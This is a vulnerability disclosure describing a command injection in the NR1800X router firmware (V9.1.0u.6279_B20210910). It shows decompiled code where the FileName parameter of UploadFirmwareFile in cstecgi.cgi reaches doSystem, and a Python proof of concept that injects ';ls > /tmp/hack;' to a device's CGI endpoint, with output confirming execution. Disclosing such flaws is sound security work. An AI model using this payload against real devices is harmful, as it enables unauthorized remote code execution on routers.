
NR1800X - command injection - UploadFirmwareFile

Hi, we found a command injection vulnerability at **NR1800X (**Firmware version **V9.1.0u.6279_B20210910**), and contact you at the first time.

The bug is in function **UploadFirmwareFile** of the file **/cgi-bin/cstecgi.cgi** which can control **FileName** to attack. **FileName** is directly copied to **doSystem,** result in command injection vulnerability.



```
memset(v48, 0, sizeof(v48));
v2 = websGetVar(a1, "FileName", "");
websGetVar(a1, "FullName", "");
v3 = websGetVar(a1, "ContentLength", (char *)&word_4370EC);
v4 = cJSON_CreateObject();
v5 = strtol(v3, 0, 10) + 1;
strcpy(v48, "/tmp/myImage.img");
doSystem("mv %s %s", v2, v48);
if ( v5 < 0x8000 )
{
```


PoC

```
import requests
url = "http://192.168.17.220:80/cgi-bin/cstecgi.cgi"
cookie = {"Cookie":"uid=1234"}
data = {'topicurl' : "UploadFirmwareFile",
"FileName" : ";ls > /tmp/hack;"}
response = requests.post(url, cookies=cookie, json=data)
print(response.text)
print(response)
```

Impact

Remote code execution

After execute the poc, we can see that /tmp/hack is created .



```
56M_V9.1.0u.6279_B20210910_ALL.web.extracted/squashfs-root# cat tmp/hack
ExportSettings.sh
cstecgi.cgi
```